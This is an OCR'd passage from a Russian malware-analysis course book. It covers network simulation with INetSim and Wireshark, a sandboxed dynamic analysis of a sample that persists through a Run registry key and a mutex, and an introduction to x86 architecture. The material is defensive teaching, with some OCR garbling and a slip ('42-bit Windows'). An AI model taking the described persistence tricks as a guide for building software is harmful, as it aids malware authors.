


Рис. 3.11. Окно отслеживания TCP-потока в Wireshark

Чтобы перехватить пакеты, щелкните на пункте меню Capture-Interfaces (Захватить-Интерфейс) и выберите интерфейс, который хотите прослушивать. Вы можете захватывать все пакеты без разбора или применить фильтр.

ПРЕДУПРЕЖДЕНИЕ

Программа Wireshark известна своими многочисленными уязвимостями, поэтому убедитесь в том, что она выполняется в безопасной среде.

Wireshark может помочь вам разобраться в сетевом взаимодействии вредоноса, перехватывая его пакеты. Для этого необходимо подключиться к Интернету или симулировать интернет-соединение (в этом вам поможет Netcat), активизировать захват пакетов в Wireshark и запустить вредоносную программу.

Использование INetSim

INetSim это бесплатный программный пакет на основе Linux, предназначенный для симуляции распространенных интернет-служб. Если в качестве основной операционной системы используется Microsoft Windows, INetSim проще всего запустить в виртуальной машине, подключенной к той же виртуальной сети, что и система для анализа безопасности. Чтобы установить INetSim, используйте данные ниже команды. Если у вас возникли проблемы с установкой INetSim, обратитесь к документации (www.inetsim.org/packages.html):

$ sudo su

echo "deb http://www.inetsim.org/debian/ binary /" >

/etc/apt/sources.list.d/inetsim.list

wget -O – https://www.inetsim.org/inetsim-archive-signing-key.asc | apt- key add -

apt update

apt-get install inetsim

Следующим шагом является настройка INetSim, чтобы он мог слушать и моделировать все службы на настроенном IP-адресе 192.168.1.100. По умолчанию он использует локальный интерфейс (127.0.0.1), который необходимо изменить на 192.168.1.100. Для этого откройте файл конфигурации, расположенный по адресу /etc/inetsim/inetsim.conf, используя следующую команду:

$ sudo gedit /etc/inetsim/inetsim.conf

Перейдите в раздел service_bind_address в файле конфигурации и добавьтеэту запись:

service_bind_address 192.168.1.100

Добавленная запись (выделенная) в файле конфигурации должна выглядетьтак:

service_bind_address#

IP address to bind services to#

Syntax: service_bind_address <IP address>

#

Default: 127.0.0.1#

service_bind_address 10.10.10.1

service_bind_address 192.168.1.100

По умолчанию DNS-сервер INetSim разрешит все доменные имена на 127.0.0.1. Вместо этого мы хотим, чтобы доменное имя разрешалось на 192.168.1.100 (IP-адрес виртуальной машины Linux). Для этого перейдите в раздел dns_default_ip в файле конфигурации и добавьте запись, как показано здесь:

dns_default_ip 192.168.1.100

Добавленная запись (выделена в следующем коде) в конфигурациифайла должна выглядеть так:

dns_default_ip#

Default IP address to return with DNS replies#

Syntax: dns_default_ip <IP address>#

Default: 127.0.0.1#

dns_default_ip 10.10.10.1

dns_default_ip 192.168.1.100

После внесения изменений сохраните файл конфигурации и запустите основную программу INetSim. Убедитесь, что все службы работают, а также проверьте, слушает ли inetsim 192.168.1.100, так, как выделено в следующем коде. Вы можете остановить службу, нажав сочетание клавиш **Ctrl**+**C**:

$ **sudo inetsim**

INetSim 1.2.6 (2016-08-29) by Matthias Eckert & Thomas HungenbergUsing log directory: /var/log/inetsim/

Using data directory: /var/lib/inetsim/

Using report directory: /var/log/inetsim/report/ Using configuration file: /etc/inetsim/inetsim.conf

=== INetSim main process started (PID 2640) ===Session ID: 2640

Listening on: **192.168.1.100**

Real Date/Time: 2017-07-08 07:26:02

Fake Date/Time: 2017-07-08 07:26:02 (Delta: 0 seconds)Forking services...

* irc_6667_tcp – started (PID 2652)
* ntp_123_udp – started (PID 2653)
* ident_113_tcp – started (PID 2655)
* time_37_tcp – started (PID 2657)
* daytime_13_tcp – started (PID 2659)

* discard_9_tcp – started (PID 2663)
* echo_7_tcp – started (PID 2661)
* ..... dns_53_tcp_udp – started (PID 2642)[.....REMOVED]
* http_80_tcp – started (PID 2643)
* https_443_tcp – started (PID 2644)done.

Simulation running.

INetSim является лучшим бесплатным инструментом дляпредоставления поддельных служб. Он позволяет анализировать сетевую активность неизвестных вредоносных образцов путем эмуляции серверов, работающих по протоколам HTTP, HTTPS, FTP, IRC, DNS, SMTP и т. д. В листинге 3.3 показан список всех служб, которые INetSim эмулирует по умолчанию. Этот список (вместе со стандартными портами) выводится при запуске данной программы.

Листинг 3.3. Службы, которые INetSim эмулирует по умолчанию

* dns 53/udp/tcp - started (PID 9992)
* http 80/tcp - started (PID 9993)
* https 443/tcp - started (PID 9994)
* smtp 25/tcp - started (PID 9995)
* irc 6667/tcp - started (PID 10002)
* smtps 465/tcp - started (PID 9996)
* ntp 123/udp - started (PID 10003)
* pop3 110/tcp - started (PID 9997)
* finger 79/tcp - started (PID 10004)
* syslog 514/udp - started (PID 10006)
* tftp 69/udp - started (PID 10001)
* pop3s 995/tcp - started (PID 9998)
* time 37/tcp - started (PID 10007)
* ftp 21/tcp - started (PID 9999)
* ident 113/tcp - started (PID 10005)
* time 37/udp - started (PID 10008)
* ftps 990/tcp - started (PID 10000)
* daytime 13/tcp - started (PID 10009)
* daytime 13/udp - started (PID 10010)
* echo 7/tcp - started (PID 10011)
* echo 7/udp - started (PID 10012)
* discard 9/udp - started (PID 10014)
* discard 9/tcp - started (PID 10013)
* quotd 17/tcp - started (PID 10015)
* quotd 17/udp - started (PID 10016)
* chargen 19/tcp - started (PID 10017)
* dummy 1/udp - started (PID 10020)
* chargen 19/udp - started (PID 10018)
* dummy 1/tcp - started (PID 10019)

Программа INetSim делает все возможное, чтобы выглядеть как настоящий сервер для этого в ней предусмотрено множество настраиваемых функций. Например, если ее сканируют, она по умолчанию возвращает заголовок с названием веб-сервера Microsoft IIS.

Особенно полезны ее способности, связанные с симуляцией HTTP- и HTTPS-служб. Например, INetSim может вернуть любой запрошенный файл: если для продолжения работы вредоносный код должен получить на сайте JPEG-изображение, INetSim вернет корректный файл в этом формате. И хотя это может быть совсем не та картинка, которая запрашивалась, сервер не ответил кодом ошибки (например, 404), поэтому вредонос может продолжитьработу.

INetSim может также записывать все входящие запросы и соединения. Это очень поможет, когда нужно определить, подключается ли вредонос к стандартной службе, или просмотреть выполняемые им запросы. Настройки этой утилиты очень гибкие. Например, если для продолжения работы вредоносу требуется получить определенную страницу, вы можете указать ее в качестве

ответа на его запрос. Вы также можете изменить порт, на котором работает та или иная служба, что может пригодиться, если вредонос использует нестандартные порты.


Пакет INetSim разрабатывался с оглядкой на анализ зловредного ПО, поэтому он обладает множеством уникальных возможностей, таких как фиктивная служба, которая записывает все данные, полученные от клиента, независимо от порта. Эта функция отлично подходит для захвата всего клиентского трафика, посланного на порты, не привязанные ни к каким другим служебным модулям. С ее помощью можно прослушивать все порты, к которым подключается вредонос, и сохранять всю передаваемую им информацию. Это позволяет как минимум начать сеанс TCP и собрать дополнительные сведения.

Применение основных инструментов для динамического анализа

Все инструменты, описанные в данной работе, можно использовать совместно, чтобы максимизировать объем информации, полученной в результате динамического анализа. Для этого нужно будет выполнить следующие шаги.

1. Запустить procmon, установить фильтр с именем исполняемого файлаи очистить все события, записанные ранее.
2. Запустить Process Explorer.
3. Сделать первый снимок реестра с помощью Regshot.
4. Настроить виртуальную сеть по своему вкусу, используя INetSim иApateDNS.
5. Активизировать запись сетевого трафика с использованием Wireshark. Нарис.3.12показанасхемавиртуальнойсети,которуюможно использовать для анализа вредоносов. Она состоит из двух виртуальных машин: первая работает под управлением Windows и предназначена для выполнения анализа, а на второй запущены Linux и INetSim. Виртуальная машина с Linux прослушивает множество портов, включая HTTPS, FTP и HTTP. Гостевая система для анализа использует ApateDNS, чтобы прослушивать порт 53 и перехватывать DNS-запросы. DNS-сервер в системе Windows был сконфигурирован для локальной работы (127.0.0.1). Программа ApateDNS настроена для перенаправления запросов к виртуальной машине с Linux (192.168.117.169).

Если вы попытаетесь открыть веб-сайт в виртуальной машине с Windows, ApateDNS перехватит DNS-запрос и перенаправит вас к гостевой системе под управлением Linux. Затем браузер выполнит запрос GET по порту 80, который будет направлен серверу INetSim,



прослушивающему этот порт.

Рис. 3.12. Пример виртуальной сети

Посмотрим, как эта конфигурация работает на практике. Исследуем для этого вредонос msts.exe. Закончим начальную настройку и запустим msts.exe на виртуальной машине для анализа безопасности. Через какое-то время остановим захват событий в procmon и сделаем второй снимок с помощью Regshot. Начинаем анализировать следующим образом.

1. Изучим окно ApateDNS, чтобы проверить, не было ли выполнено каких-либо DNS-запросов. Как видно на рис. 3.13, вредонос запросил доменное имя www.malwareanalysisbook.com.
2. Попробуем найти системные изменения в результатах procmon. На рис. 3.14 можно видеть операции CreateFile и WriteFile (порядковые номера 141 и 142) для файла C:\WINDOWS\system32\winhlp2.exe. В ходе дальнейшего исследования мы сравним файлы winhlp2.exe и msts.exe и обнаружим, что они идентичны. Делаем вывод, что вредонос скопировал себя по вышеупомянутому пути.




Рис. 3.13. Запрос для www.malwareanalysisbook.com в ApateDNS




Рис. 3.14. Вывод procmon с фильтрацией по msts.exe

3. Сравним два снимка, сделанных с помощью Regshot, чтобы найти изменения. Изучив результаты, представленные ниже, можно заметить, что вредонос прописал себя в ключе winhlp в ветке реестра HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run,чтобы запускаться автоматически. Значением этого ключа будет путь, по которому вредонос себя скопировал (C:\WINDOWS\system32\winhlp2.exe). Этот новый двоичный файл будет загружаться при перезагрузке системы.

Values added:3

\- -

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\winhlp:
C:\WINDOWS\system32\winhlp2.exe

Используем Process Explorer, чтобы изучить процесс и определить, создает ли он мьютексы и ожидает ли входящие подключения. На рис. 3.15 видно, что файл msts.exe создает мьютекс с именем Evil1 (1). Мы подробно рассмотрим мьютексы в главе 7, но вы должны знать, что сделал он это для того, чтобы в системе одновременно мог выполняться лишь один экземпляр вредоноса. Мьютексы могут служить отличным признаком вредоносного кода, если они обладают достаточной уникальностью.




Рис. 3.15. Анализ активного процесса msts.exe с помощью ProcessExplorer

5. Поищем в журнале INetSim запросы и попытки подключения к стандартным службам. Первая же строка журнала (показанная ниже) говорит нам о том, что вредонос обращается к порту 443, но не через стандартный защищенный сокет (secure sockets layer, SSL), что приводит к ошибке (1).

[2010-X] [15013] [https 443/tcp 15199] [192.168.117.128:1043] connect

[2010-X] [15013] [https 443/tcp 15199] [192.168.117.128:1043]

(1)Error setting up SSL: SSL accept attempt failed with unknown error Error:140760FC:SSL routines:SSL23_GET_CLIENT_HELLO:unknownprotocol

[2010-X] [15013] [https 443/tcp 15199] [192.168.117.128:1043] disconnect

6. Заглянем в вывод Wireshark, чтобы найти сетевой трафик, сгенерированный вредоносом. Если использовать Wireshark в связке с INetSim, можно обнаружить подтверждение подключения в TCP-соединении и начальные пакеты данных, посланные вредоносным кодом. Как видно на рис. 3.16, содержимое TCP-потока, проходящего через порт 443, представляет собой непонятные данные в формате ASCII, что часто свидетельствует о нестандартном протоколе. В таких случаях лучшее, что вы можете сделать, это запустить вредоносную программу еще несколько раз и попытаться уловить какую-либо закономерность в пакетах, передающихся в начале соединения (итоговая информация может пригодиться для создания сетевой сигнатуры)




Рис. 3.16. Wireshark показывает нестандартный сетевой протокол Базовый динамический анализ вредоносного ПО может дополнить и подтвердить сведения, обнаруженные с помощью базовой статической методики. Однако у него имеются свои недостатки, поэтому мы не станем на нем останавливаться. Например, для понимания в полной мере сетевого аспекта вредоноса msts.exe нам придется разобрать его протокол, чтобы определиться с тем, как лучше всего продолжить анализ. Следующим шагом будет использование усовершенствованных статических методик с дизассемблированием и препарированием файла на двоичном уровне.

Контрольные вопросы

1. Использование песочниц
2. Недостатки песочниц
3. Запуск вредоносных программ. Способы
4. Мониторинг с помощью Process Monitor
5. Вывод информации в procmon
6. Фильтрация в procmon
7. Просмотр процессов с помощью Process Explorer
8. Окна Process Explorer
9. Использование функции проверки
10. Сравнение строк
11. Анализ зараженных документов
12. Сравнение снимков реестра с помощью Regshot
13. Симуляция сети.
14. Использование ApateDNS. Как установить.
15. Мониторинг сети с помощью Netcat
16. Перехват пакетов с помощью Wireshark
17. Использование INetSim. Как установить.
18. Применение основных инструментов для динамического анализа

Практическое занятие №3. Основные понятия по ассемблеру для архитектуры x86

Цель работы: познакомиться с важными концепциями архитектуры x86,с которыми придется иметь дело при дизассемблировании вредоносного кода.

Традиционная компьютерная архитектура позволяет представить вычислительную систему в виде нескольких *уровней абстракции*, с помощьюкоторых скрываются подробности реализации. Например, Windows можно запускать на разном оборудовании, поскольку аппаратное обеспечение абстрагировано от операционной системы.

На рис. 4.1 представлено три уровня кода, которые используются в анализе безопасности. Авторы вредоносного ПО пишут свои программы на языке высокого уровня и с помощью компилятора генерируют машинный код, выполняющийся центральным процессором. С другой стороны, аналитики безопасности и инженеры, применяющие метод обратного проектирования, работают с языком низшего уровня;

Мы используем дизассемблер, чтобы сгенерировать код на ассемблере, читая и анализируя который можно понять, как работает программа.




Рис. 4.1. Пример уровней кода

На рис. 4.1 приводится упрощенная модель, но компьютерные системы в целом можно описать в виде шести уровней абстракции. Мы перечислим их,начиная с самого нижнего. Верхние уровни содержат меньше всего подробностей, поэтому чем ниже мы опускаемся, тем сложнее перенестиуровень между разными системами.

Аппаратное обеспечение. Это единственный физический уровень. Он состоит из электрических цепей, которые составляют сложные комбинации логических операторов, формирующих *цифровую логику*: И, ИЛИ, НЕ и исключающее ИЛИ. Ввиду своей физической природы аппаратное обеспечение не поддается легкому управлению на программном уровне.

Микрокод. Уровень микрокода также называют *прошивкой*. Он работает только на той микросхеме, для которой его писали. Микрокод содержит микроинструкции, которые транслируются из машинного кода более высокого уровня и позволяют взаимодействовать с оборудованием. Привыполнении анализа безопасности нас обычно не интересует микрокод, так как во многих случаях он привязан к конкретному ПО, для которого был написан.

Машинный код. Уровень машинного кода состоит из *опкодов* (операционных кодов) шестнадцатеричных цифр, которые описывают инструкции процессора. Машинный код обычно реализуется с помощью нескольких инструкций микрокода, чтобы оборудование могло его выполнить. Машинный код создается при компиляции компьютерной программы, написанной на языке высокого уровня.

Языки низкого уровня. Язык низкого уровня представляет собой набор инструкций компьютерной архитектуры, понятный человеку. Самым распространенным среди этих языков является ассемблер. Аналитики безопасности работают на этом уровне, поскольку машинный код слишком сложен для человеческого восприятия. Мы используем дизассемблер, чтобы сгенерировать код на ассемблере, состоящий из таких простых инструкций, как mov и jmp. У ассемблера есть множество разных диалектов, и мы рассмотрим каждый из них отдельно.

ПРИМЕЧАНИЕ

Ассемблер это самый высокий уровень, который можно гарантированно и неизменно восстановить из машинного кода, когда нетдоступа к исходникам на более высокоуровневом языке.

Языки высокого уровня. Большинство программистов работают с языками высокого уровня. Эти языки позволяют абстрагироваться от аппаратного обеспечения, упрощая использование программной логики и механизмов управления потоками. Обычно во время процесса, именуемого *компиляцией*, они превращаются в машинный код.

Интерпретируемые языки. На самом верхнем уровне находятся интерпретируемые языки, такие как C#, Perl, .NET и Java. Они не компилируются в машинный код, а проходят через процесс трансляции. *Байт- код*, который получается в итоге, является промежуточным форматом, зависящим от конкретного языка. Байт-код выполняется внутри *интерпретатора* - это программа, которая прямо во время выполнения транслирует байт-код в исполняемые машинные команды. Интерпретатор представляет автоматический уровень абстракции по сравнению с традиционными компиляторами, поскольку он может самостоятельно обраба- тывать ошибки и управлять памятью, не требуя участия ОС.

Обратное проектирование

Обычно, если вредоносное ПО хранится на диске, оно имеет *двоичный* вид на уровне машинного кода. Как упоминалось выше, машинный код — это инструкции, которые компьютер может выполнять быстро и эффективно. При дизассемблировании (см. рис. 4.1) на вход подается двоичный зараженный файл, а на выходе получается код на ассемблере; обычно для этого используется *дизассемблер* (например самый популярный дизассемблер, IDA Pro).

Ассемблер - это целый подвид языков. Каждый диалект применяется для программирования строго определенного семейства микропроцессоров, такого как x86, x64, SPARC, PowerPC, MIPS или ARM. Самой популярной архитектурой для персональных компьютеров является x86.

Большинство 32-битных ПК построены на платформе x86, также известной как Intel IA-32; все современные 42-битные версии Microsoft Windows предназначены для работы на этой архитектуре. Кроме того, большинство процессоров типа AMD64 или Intel 64, которые работают под управлением Windows, поддерживают 32-битные двоичные файлы формата x86. В связи с этим большинство вредоносных программ скомпилировано для архитектуры x86, на которой мы и сосредоточимся в этой книге (лишь глава 21 посвящена вредоносам, скомпилированным для платформы Intel 64). А сейчас мы рассмотрим те аспекты данной архитектуры, которые могут пригодиться при анализе безопасности.

ПРИМЕЧАНИЕ

Отличным источником дополнительной информации об ассемблере является книга Рэндалла Хайда The Art of Assembly Language, 2nd Edition (No Starch Press, 2010). Это последовательное введение в ассемблер на платформех86 для программистов, не знакомых с этим языком.

Архитектура x86

Внутренности большинства современных компьютерных систем (включая x86) следуют архитектуре фон Неймана, проиллюстрированной на рис. 4.2. Она состоит из трех аппаратных компонентов.

Центральное процессорное устройство (ЦПУ) выполняет код.

Основная (оперативная) память системы (random-access memory, RAM) хранит все данные и код.

Система ввода/вывода взаимодействует с устройствами, такими как жесткие диски, клавиатуры и мониторы.




Рис. 4.2. Архитектура фон Неймана

Как показано на рис. 4.2, ЦПУ содержит несколько компонентов: *управляющее устройство* получает из памяти инструкции для выполнения, сохраняя их адреса внутри *регистров* (указателей на инструкции). Регистры являются основными модулями хранения данных в процессоре и часто используются для экономии времени, чтобы ЦПУ не нужно было обращатьсяк RAM. *Арифметико-логическое устройство* (АЛУ) выполняет инструкцию, полученную из RAM, и помещает результаты в регистры или память. Процесс получения и выполнения инструкций повторяется по мере работы программы

Основная память

Основную память (RAM) отдельной программы можно разделить на следующие четыре части, как показано на рис. 4.3

Рис. 4.3. Общая структура памяти программы

Данные. Это отдельный раздел памяти под названием *сегмент данных*, который содержит значения, инициализируемые во время начальной загрузки программы. Иногда эти значения называют *статическими*, поскольку они не меняются в процессе выполнения, или *глобальными*, потому что они доступныиз любой части кода.

Код. Этот раздел содержит программные инструкции, полученные процессором, которые нужно выполнить. Код определяет, что программаделает и как организовано ее выполнение.

Куча. Куча используется в качестве динамической памяти во время выполнения программы

для создания (выделения) новых и удаления (освобождения) старых значений, которые программе больше не нужны. Кучу называют *динамической памятью*, поскольку ее содержимое может часто меняться на протяжении работы программы.

Стек. Стек используется для локальных переменных и параметров функций, а также для управления потоком выполнения. Мы подробно рассмотрим данную тему чуть позже в этой главе.

Разделы, представленные на рис. 4.3, могут размещаться в памяти в совсем другом порядке. Например, нет гарантии того, что стек будет находиться ниже кода или наоборот.

Инструкции

